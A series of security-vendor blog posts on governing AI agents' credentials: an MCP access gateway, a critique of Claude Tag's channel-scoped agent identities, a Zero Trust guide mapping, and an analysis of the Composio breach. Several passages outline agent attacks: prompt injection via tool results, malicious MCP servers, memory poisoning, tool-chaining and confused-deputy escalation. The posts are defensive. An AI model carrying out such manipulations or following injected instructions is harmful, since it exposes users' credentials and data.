What to do when the MCP server your workforce depends on has no concept of users.
I’ve run into this more than once. A hundred developers need their agents to reach an MCP server that doesn’t support OAuth. The server authenticates with one service-account key, so the key is handed to all hundred.
Then someone left the company.
Rotating the key locks out that person. It also locks out the other ninety-nine, until each one updates a config file. So the key doesn’t get rotated, and a former employee keeps working access.
That’s the problem. The rest of this is why it shows up now, and what closes it.
Service-account keys are old. Handing one to a hundred people is not.
Before agents, a credential like this went to a handful of integrations built by a platform team. The number of copies tracked the number of integrations.
Now the caller is an agent, and it runs in each developer’s own environment. A credential has to be wherever the agent runs, so the number of copies tracks headcount.
Storage got worse at the same time. A CI secret lives in a secret store. An agent credential lives in a config file on a laptop – synced, screenshared, occasionally committed.
And the credential is now readable by the agent. A prompt injection arriving in a tool result is an adversary who can write text into the process holding the key. CI secrets were never exposed that way.
The admin had two options
Distribute the key. The usual outcome. Fast, and unrecoverable. You can’t take it back from a hundred laptops, and you can’t revoke one person.
Refuse. Doesn’t stop the work. Developers run the MCP server locally with a key they obtained themselves. One credential the admin knows about becomes an unknown number they don’t.
Notice what isn’t on the list: the option where one person loses access and nobody else notices.
There is a third option
Put something between the agents and the server. Not something you write – a gateway you deploy. Every MCP call, from every agent, goes through one place.

The gateway authenticates the person first. The agent presents a token identifying the user, not the resource.
From there it does what you’d expect. It decides which applications that person may reach and which tools they may call, gates the sensitive ones behind consent, and records every call against a name.
All of that happens before it talks to the resource at all.
For servers that speak OAuth, the loop closes
Each user connects once. The gateway holds their token. Calls carry their identity, and revoking one person is one action that affects one person.
This is why governance for agent access converged on OAuth. The model assumes the resource speaks it.
The assumption fails in two places, for the same reason:
SaaS MCP servers that authenticate with a static API key instead of implementing OAuth.
Internal MCP servers that bridge to an internal API. Usually worse: the bridge was written for one trusted caller, so its credential tends to be broad – a service account, an admin token, a connection string.
Some SaaS vendors will add OAuth in time. Internal bridges mostly won’t – few teams will build identity-provider integration into something whose job is to wrap an API. Either way, the timeline isn’t yours.
Let the gateway hold the key

Hush Gateway is that third option. Agents connect to it instead of to each server; every call is authorized against the person behind it and recorded under their name.
That holds whether or not the server speaks OAuth. The resource stops dictating your access model.
The gateway verifies a person either way, then presents a credential it holds on their behalf. Where the server speaks OAuth, that is the person’s own access token; where it doesn’t, it is the application’s own credential – a bearer token, a basic pair, or a value in a named header.
The credential is stored as a managed secret, encrypted per deployment, and decrypted only inside the gateway. It never reaches the agent, which carries only its Hush token. Access is decided before the credential is used: a user who isn’t entitled to the application is refused before any upstream request is made.
For a server with no OAuth to offer: identity arrives with the call and stops at the gateway. What continues upstream is a credential the resource shares across everyone.
What changes
Onboarding. Configure the credential once. Entitled users work immediately.
Offboarding. Remove one person’s entitlement. Their access stops. The key is untouched, and the other ninety-nine never notice.
Requests. An unentitled user’s agent is told to ask, and can raise an access request for review. No ticket.
Audit. Every call is recorded against a person, not a service account.
The credential still has no concept of users. The gateway supplies one.
Where the journey continues
The gateway decides whether a call happens and which tool runs. What a tool reaches once it runs is up to the tool.
The difference shows in the tool surface. A bridge exposing run_query(sql) hands an entitled user everything the service account can read. The gateway can allow that tool or block it, but it cannot tell one query from another.
A bridge exposing get_invoice(id) and list_open_invoices() is governable: allow one, block the other, put consent in front of the ones that write.
Neither gives you per-record authority – that still belongs to the resource. But the tool surface decides how much of the gap the gateway can cover, which is worth knowing before you write an internal bridge. Getting that authority down to the resource itself is the next step, and a harder one.
About Hush Identity Gateway
Hush Gateway is a single control point for everything your agents reach: MCP servers that speak OAuth, servers that don’t, and databases. Adding an application is configuration rather than a project, and enrolling a new agent or person takes minutes. Entitlement, tool policy, consent, guardrails and audit sit in one place and apply the same way to all of them. Available self-hosted or managed.
Claude Tag (their new Slack-native agent) introduces a different authorization model. Instead of the agent acting as the user who invoked it, the agent gets its own identity — scoped per channel, with its own credentials and permissions.
What changes:
Old model: “What can this user do?” → agent inherits the requester’s permissions.
New model: “What can this agent do in this channel?” → permissions attach to the agent, not the human.
The engineering is solid, and the innovation is amazing. But security and risk seems a bit neglected.
The problems:
Confused deputy. Any channel member can invoke the agent. So a user with no access to a repo can ask the agent to read it, if the channel grants the agent that access. The human’s own permissions are never checked — privilege escalation by design.
Long-lived NHI sprawl. Every channel gets its own scoped identity. That’s a fleet of long-lived, broadly-scoped credentials multiplying by design — the exact problem the industry has spent years failing to contain with human service accounts, now reborn for agents and scaling faster.
Audit gaps. Actions land under a shared service account. In ambient mode across many channels, you lose attribution — you can see that the agent acted, not which human triggered it or why. The log captures identity and config lifecycle, not the substance of what was done.
Missing guardrails. Access is granted at the channel level, not the action level. There’s no least-agency enforcement — once the agent holds a credential, nothing constrains which actions it takes with it. Anthropic’s own advice is “grant generous access from the start.”
What should’ve been done:
Effective permissions = agent scope ∩ requesting user’s scope. The agent should never do what the human couldn’t.
Action-level least-agency, not channel-level grants.
Audit that ties every agent action back to a responsible human.
Open the auth layer to an emerging standard like ID-JAG, Identity Assertion JWT Authorization Grant. instead of a proprietary, single-vendor model. It lets the enterprise IdP broker cross-domain access — so agent identity travels across IdPs and tools under central control, not just inside Anthropic’s walls.
Credit where due: Anthropic’s own “What’s next” addresses two of these directly — just-in-time credential grants (approve a single sensitive action in the moment without permanently widening scope) and an identity-aware overlay that adds user-level checks, so Claude only acts when both the channel’s profile and the requesting user’s permissions allow it. That’s the agent ∩ user model, and it’s the right direction. The gap is that it’s roadmap, not shipped — and the access model went live with “grant generously” as the default in the meantime.
Zero Trust for AI agents is the right framework for this moment. Anthropic published their guide on it this month, and the thing I keep coming back to is how many of its controls rest on a single assumption: that you already have cryptographic, runtime identity for your agents and non-human workloads. Most organizations do not. That is the gap this post is about, and it is the gap Hush was built to close.
I want to say upfront that the guide is one of the best pieces of practical security writing I have seen on this topic. It is specific, grounded in real threats, and gives architects and engineers something actionable. If you build or secure AI-driven systems, read it. This post is my practitioner’s walkthrough, with a direct lens on where Hush fits into the implementation.
Why AI Agent Security Requires a New Zero Trust Approach
Most security frameworks describe what good looks like in theory. This one is grounded in what attacks already look like in practice. The opening observation alone is worth sitting with: frontier AI models are compressing the window between vulnerability and exploit from months to hours.
The framework introduces a design test worth applying to every control you currently have in place: does this make the attack impossible, or just tedious? Controls that work through friction, such as rate limits and non-standard ports, degrade significantly against an attacker operating at machine speed. I think that framing is exactly right.
Autonomous AI systems change the attack surface in ways traditional security models do not account for. Agents interpret natural language, invoke tools and MCP servers, maintain memory across sessions, and coordinate with other agents. A compromised MCP descriptor can silently redirect tool calls. A poisoned memory entry corrupts every session that follows. These are not hypothetical threats. The first malicious MCP server impersonating a legitimate email service, silently copying all outbound messages, was documented in the wild. The guide maps all of this carefully, and regulated industries in particular should pay attention: the framework aligns directly with HIPAA, FINRA, GDPR, and FedRAMP requirements that are already in force.
The Framework’s Design Test
When evaluating any control, ask: does this make the attack impossible, or just tedious? Controls whose value comes from friction degrade significantly against an adversary that can grind through tedious steps at scale.
Non-Human Identity Is the Foundation Zero Trust for AI Agents Requires
The guide structures recommendations across three tiers: Foundation, Enterprise, and Advanced.
Foundation requires unique cryptographic identifiers for every agent instance, appearing in all logs and access requests.
Enterprise adds certificate-based authentication with lifecycle management.
Advanced moves to hardware-backed identity with attestation.
These tiers give teams a clear progression. Worth calling out directly: static API keys and embedded credentials are among the first things an attacker with model-assisted code analysis will find. The prescription is short-lived tokens issued by an identity provider, measured in minutes rather than days. That is exactly the model Hush is built around.
Hush issues credentials at the moment a workload needs access, scoped to the exact task, and expires them immediately after use. No long-lived secrets to rotate, audit, or accidentally expose. The SPIFFE framework underpins all of it, giving every workload and agent a verifiable runtime identity.
On the Framework’s Credential Guidance
Short-lived, narrowly-scoped tokens issued by an identity provider are the new baseline. Rotating a credential that can be found in a lockfile does not meaningfully raise the cost to an AI-assisted attacker.
Agent Identity Verification: How Hush Maps to Each Zero Trust Tier
The table below maps each identity and authentication requirement from the guide to the corresponding Hush capability.
Tier
Framework Requirement
Hush Capability
Foundation
Unique cryptographic identifiers per agent instance; IDs appear in all logs and access requests.
Runtime discovery assigns persistent, cryptographically rooted identity to every workload, agent, and NHI. All telemetry is attributed to a specific identity automatically.
Enterprise
Certificate-based authentication with lifecycle management, rotation, and revocation.
Hush issues short-lived, just-in-time credentials at runtime and attest identity via the SPIFFE framework. Lifecycle is managed automatically. No manual rotation required.
Advanced
Hardware-backed identity stored in HSMs or TPMs. Remote attestation to verify agent integrity before granting access. Confidential computing enclaves for sensitive operations.
Hush operates on-premises and in hybrid environments, keeping credential issuance within the customer’s own infrastructure boundary. SPIFFE-based identity provides the cryptographic foundation that hardware-bound identity and attestation builds on.
Least Agency: The Access Control Principle Built for AI Agents
One concept I think deserves wider adoption is Least Agency, a term coined by OWASP and highlighted throughout the Anthropic framework. Least privilege constrains what a system can access. Least Agency goes further: it restricts what each agent tool can do, how often, and from where. An email-drafting agent needs email permissions, not access to the finance file share.
This matters because most credential systems are not built to express task-scoped permissions at the agent level. Approved actions, prohibited actions, escalation triggers, and scope limits all need to be explicit and enforced at the access layer, not just declared in agent instructions.
Hush enforces Least Agency through runtime policy. Machine-to-machine interactions are mapped continuously and converted into access policies that define exactly which workloads can reach which services. Any connection outside that policy is blocked at the point of access. The capabilities that deliver this:
Runtime Visibility and Discovery: continuous discovery of every workload, service, and AI agent from code to production, including shadow credentials and NHIs not visible in static scans.
Just-in-Time Scoped Access: credentials issued at the moment of access, scoped to the exact task, expired immediately after use. No standing access for agents to misuse.
Runtime Posture Analysis: risks prioritized based on actual runtime behavior and blast radius, not static configuration.
No Code or Application Changes: lightweight sensors run transparently in the background.
MCP Security and Supply Chain Risk for AI Agent Deployments
The framework’s section on MCP security and supply chain risk is one I recommend reading carefully. AI agent deployments compose capabilities at runtime, loading tools and personas dynamically from external sources. Traditional software composition analysis was not designed for this model, and the attack surface it creates is underappreciated.
Tool chaining attacks illustrate why this is hard to catch. An attacker does not need to compromise a single high-privilege tool. Instead, they manipulate an agent into combining two legitimate, low-privilege tools in a sequence that exposes data neither would surface on its own. Every command runs through trusted binaries under valid credentials, so host-based monitoring has nothing to flag. The access looks correct because the credentials are legitimate.
Running MCP servers on immutable infrastructure after code verification, signing them cryptographically, and requiring identity-based authentication for every tool connection is the right prescription. Hush enforces this at the access layer: every connection from an agent to a tool or service is governed by a named policy. If a workload is not explicitly authorized to reach a given service, the connection does not happen, regardless of what instructions the agent received. That external enforcement, sitting outside the agent itself, is what makes the control reliable.
Runtime Visibility and Incident Investigation for Non-Human Identities
Two metrics matter most before any other detection investment: dwell time, meaning how long from an anomaly to human awareness, and coverage, meaning the fraction of alerts actually investigated. Both depend entirely on attribution. Without knowing which specific agent instance made a decision or accessed a resource, you cannot trace the chain of events that produced an incident. You can measure that something went wrong. You cannot explain how.
Hush provides runtime telemetry with identity attribution for every workload and agent action. Because Hush facilitates the access itself, every connection is logged against the verified identity that initiated it. The visual lineage map shows exactly which agents connect to which services, what credentials they use, and when, giving security teams the starting point they need to reconstruct an incident rather than beginning from a pile of unattributed events. For teams dealing with compliance requirements around algorithmic explainability, that audit trail is not optional.
Implementing Zero Trust for AI Agents: Four Concrete Steps
The guide recommends beginning at Foundation and advancing tiers as deployments scale. Here is how to sequence that with Hush.
Step 1: Discover Every Non-Human Identity at Runtime
You cannot govern what you cannot see, and most teams discover NHIs and agents they did not know existed once runtime discovery is in place. Hush’s free tier provides continuous discovery across cloud, on-premises, and hybrid environments, building an inventory based on real-world usage rather than configuration assumptions. The first time most teams run it, something unexpected shows up.
Step 2: Map Your Static Secrets and Credential Exposure
Static API keys and embedded credentials are easier to find than most teams expect, and they are the first thing an AI-assisted attacker looks for. Hush detects exposed, leaked, and misconfigured secrets across code, cloud, and pipelines, surfaced with blast-radius prioritization so you know what to fix first and what the consequences of each exposure would be.
Step 3: Define Explicit Access Policies for Each Agent
An agent with vague permission to ‘help with customer service’ has no enforceable boundaries. Approved actions, prohibited actions, and scope limits need to be written down and enforced at the access layer. Hush converts observed machine-to-machine interactions into access policies automatically, giving you a starting point grounded in how your agents actually behave rather than how you assume they do.
Step 4: Replace Static Credentials with JIT Scoped Access
Start with the workload carrying the largest blast radius. Hush provisions just-in-time, scoped credentials at runtime and enforces policy at the point of access, with no code changes or infrastructure redesign required. Once one workload is running under JIT access the pattern is established. Expansion to the rest of the fleet follows the same process.
The Identity Access Layer That Makes Zero Trust for AI Agents Practical
What I find most valuable about the Anthropic framework is that it does not let you off the hook with vague principles. The tier structure forces a real question: are you at Foundation, or are you below it? Most teams, when they look honestly at their agent deployments, find they are below it. Not because they made bad decisions, but because the identity and access infrastructure the framework assumes has not existed in a practical, deployable form until recently.
That is what Hush is built to change. The framework sets the destination. We give you the access layer to get there from day one, without a multi-year infrastructure overhaul standing in the way.
If your platform holds OAuth tokens or API keys on their behalf, you already are.
This post is for you if your platform stores OAuth tokens or API keys on behalf of customers, provides integrations that act on users’ behalf (Zapier, Make, Nango, Composio, or similar), runs AI agents or automated workflows using customer credentials, or connects to tools like Slack, GitHub, Snowflake, HubSpot, or Workday. If none of those apply – this isn’t your problem yet. If one does – keep reading.
Think about the security team’s job description from five years ago.
You were responsible for your company’s credentials. Your service accounts.
Your API keys. Your team’s access to production systems. The perimeter was clear: protect what belongs to us.
Then something shifted – quietly, gradually, without a formal handoff.
AI agents started acting on behalf of users. Integration platforms started storing tokens to connect customer tools. Automation workflows started holding API keys to call third-party APIs on your customers’ behalf. Every new product feature that required access to a customer’s Slack, their GitHub, their Snowflake, their Workday – created a credential your platform now owned, stored, and was responsible for.
Nobody rewrote the security team’s mandate. Nobody drew a line in the org chart between “our credentials” and “credentials we hold for others.” It happened as a product decision, not a security one. The credential store grew one integration at a time, one customer at a time, and now it contains something nobody explicitly signed up to protect: the production access keys of every company that trusted you enough to connect their tools.

This is the new reality for security engineers and CISOs, mainly with integration platforms, AI analytics companies, automation tools, and any SaaS product that acts on behalf of its customers. Your threat model doesn’t start and end with your own environment anymore. Your credential store is the threat model.
Most security teams at platforms like these don’t have a complete picture of what they’re holding until something forces them to look: at a compliance audit. A penetration test. A breach.
By the time an attacker forces that moment, it’s too late.
That’s the challenge this post is about – and why Composio’s May 2026 incident report is required reading for anyone building in this space.
Think of it like an earthquake.
The most destructive quake in a sequence is rarely the first one. There are foreshocks – smaller tremors nobody takes seriously. Then the main event hits. And then the aftershocks keep coming, spreading outward, each one weakening structures that were already cracked.
The Composio breach is that earthquake. And the fault line runs through every company that trusted them with credentials.

Each company in that second column had done nothing wrong. Their security controls hadn’t failed. They didn’t appear in the attacker’s initial target list. They were downstream – connected to Composio the way buildings are connected to the ground.
When the ground moves, they move with it.
And look at the third column (the customers of the customers). The blast radius doesn’t stop at Composio’s customers. It reaches their customers too – the end users, the employees, the data. Every level of the chain absorbs a shock it never felt coming and had no way to prepare for.
That’s what makes this threat model different from a standard breach. The earthquake happened in one place. The damage is affecting everywhere else.
The companies in that list didn’t feel the tremor. They felt the aftershock.
The math nobody is running
Every integration platform, AI agent infrastructure layer, and analytics connector that requires access to customer data operates on the same model: collect credentials at setup, store them, use them to service requests on the customer’s behalf. The secret store is how the product works.
The problem is what happens when that store becomes a target.

Composio’s May 2026 incident report gave a rare and unusually transparent window into what that exposure looks like in numbers. They disclosed that 0.3% of their active connections were in the blast radius of their breach. That 0.3% contained:
Now ask the question nobody in the post-incident coverage asked:
What does 100% look like?
If Composio’s 0.3% maps to roughly 5,000 connections, their full credential store contained approximately 1.7 million live credentials across hundreds of tools – each one a valid key to a real customer’s production environment.
That’s not a vulnerability in the traditional sense. That’s architecture. And it’s not unique to Composio. It’s the default state of every platform that holds customer credentials at scale.
Read the connector list differently
Security people instinctively reach for the big number. 5,001 GitHub tokens – that’s the headline. Source code, CI/CD pipelines, GitHub Actions secrets, private repos. Real damage.
Lets take a closer look on the 1 digit row exposed secret, and what it could affect
Workday. One token. Workday is an HR system. A single compromised Workday OAuth token gives read access to employee records, compensation data, org charts, PII for an entire company’s workforce. One token. One company’s HR database. Entirely accessible.
Gong. One token. Gong records and transcribes every sales call. A compromised Gong integration exposes every recorded customer conversation, every deal discussed, every competitive intelligence shared on a call. For a sales-led company, that’s the whole game.
Metabase. One token. Metabase is a business intelligence tool that runs directly against production databases. A Metabase single token isn’t access to a dashboard – it’s often access to the underlying data. Depending on configuration, it’s a query interface to your customer’s entire data warehouse.
Sentry. One token. Sentry captures exceptions and stack traces from production applications. That means function names, file paths, line numbers, and sometimes variable values at the moment of failure. It’s a map of application internals that an attacker with time can use to find the next vulnerability.
Vercel + Render. Deployment infrastructure. One token each. These aren’t data stores – they’re the keys to production deployments. Depending on permissions, a compromised Vercel token can trigger new deployments, pull environment variables, or access build logs that contain secrets.
Gmail × 12. Twelve email accounts. Email is the root of trust for almost everything else – password resets, 2FA codes, vendor communications. Twelve Gmail tokens in a compromised credential store aren’t twelve email inboxes. They’re twelve master keys.
That’s what 0.3% contains. Not a database of user records. Not a payment system. A set of live credentials with access to HR systems, communication infrastructure, BI tools, deployment pipelines, error monitoring, and source code.
The breach doesn’t stay inside your perimeter
Here’s what makes the integration platform threat model fundamentally different from a standard enterprise breach.
In a typical breach, the attacker gains access to your data. That’s serious. You do incident response, you notify affected parties, you remediate.
When an integration platform is breached, the attacker gains access to credentials for your customers’ environments. They never touch your customers’ networks. They never trigger an alert in your customers’ security tooling. The requests come from tokens that customers authorized. From IPs their tools have seen before.
The affected company finds out when someone tells them – or when the data is already being sold.
In the Anodot incident, a threat actor breached an AI analytics platform and used authentication tokens stored there to access Snowflake environments across a dozen customer organizations. The affected companies had done nothing wrong. Their security controls hadn’t failed. They were downstream victims of a breach they never experienced.
This is the domino effect . The first tile is your platform. The rest of them belong to your customers.
The governance questions that should keep a security architect awake
The instinct after reading an incident report is to think about controls at the point of breach: Tighter access to production systems, improved detection. Those matter.
But the deeper question is about the credential store itself – not how the attacker got in, but what they found when they arrived.
Most integration platforms can’t answer these questions with confidence:
How many credentials are you holding right now, and for whom? Not an approximation from your database. A live, queryable inventory with credential type, connected tool, scope, issuing user, creation date, and last-used timestamp.
Which of those credentials belong to users who no longer work at the company that authorized them? OAuth tokens don’t expire when employees leave. The token a developer granted to your platform in 2024, for a GitHub repo they managed, is still valid today if it was never explicitly revoked. Your system is holding a credential that the issuing company almost certainly doesn’t know about.
What do the scopes on your stored credentials actually allow – and how much of that do you use? Platforms typically request the scopes that make the integration work, or accept whatever the customer’s tool offers. Those scopes are rarely audited after issuance. A GitHub token with admin:org scope, stored because the integration needed repo:read, is sitting in your database right now.
What’s your revocation SLA? If you detect a breach at midnight, how long does it take to revoke all credentials associated with a specific customer? All credentials for a specific tool across all customers? All credentials in your system? If the answer involves any manual steps, the SLA is measured in hours, and the exfiltration window is measured in the same units.
Composio’s response to their May 2026 incident involved revoking OAuth tokens across ~100 tool integrations and asking customers to handle the rest. That’s an honest response. It’s not a fast one. And speed is the variable that determines blast radius.
What a governed credential store looks like architecturally
The solution isn’t fewer integrations or simpler architecture. It’s building the credential store with the security posture appropriate for what it actually is: a centralized store of third-party production access credentials that grows more valuable – and more dangerous – with every customer you add.
Credentials as first-class entities with lifecycle state. Every stored credential should have a lifecycle model: issued → active → dormant → expired/revoked. Transitions between states should trigger events. A credential moving from active to dormant after 90 days of inactivity should generate an alert. A credential that has never been used after 30 days should prompt a review.
Scope as a governed attribute, not a setup artifact. The scope granted at authorization time should be validated against what the integration actually requires, on an ongoing basis. Overprivileged credentials should be flagged and, where the tool supports it, downscoped via re-authorization.
Revocation as a first-class API operation. Revocation should be a single, fast, auditable operation – scoped to a customer, a tool, or the entire credential store. If it’s not, it’s a design debt that will cost you in your incident response window.
The uncomfortable truth about scale
There’s a tension that every integration platform security team lives with: the product gets better as connections deepen, and security gets harder as the credential store grows.
A platform with 10,000 connections has a manageable problem. A platform with 1.7 million has a different order of magnitude – one that requires automated governance, not periodic audits.
And the threat model shifts with scale. At 10,000 connections, you’re an interesting target. At 1.7 million connections across hundreds of tools, you’re one of the highest-value credential repositories in the systems of every company that uses your product.
The security architecture needs to reflect that. Not because something has gone wrong – but because of what you’ve built.
You’re not just holding an API key for a customer’s Slack integration. You’re holding the credential that unlocks their HR system, their deployment pipeline, their source code, their recorded sales calls, their production database – depending on which of your connectors they’ve enabled.
That’s a responsibility that deserves a dedicated security discipline. Not bolted onto standard SaaS security practices. Built for the specific problem of governing delegated credentials at scale.
At Hush Security, we work with platforms on exactly this problem – the discovery, lifecycle management, and governance of non-human identities that exist on behalf of your customers.
From Aqua’s Trivy to Checkmarx’s KICS to LiteLLM, and now potentially GitHub itself: the same pattern, the same root cause. Long-lived credentials sitting in trusted environments with nothing to protect them.v
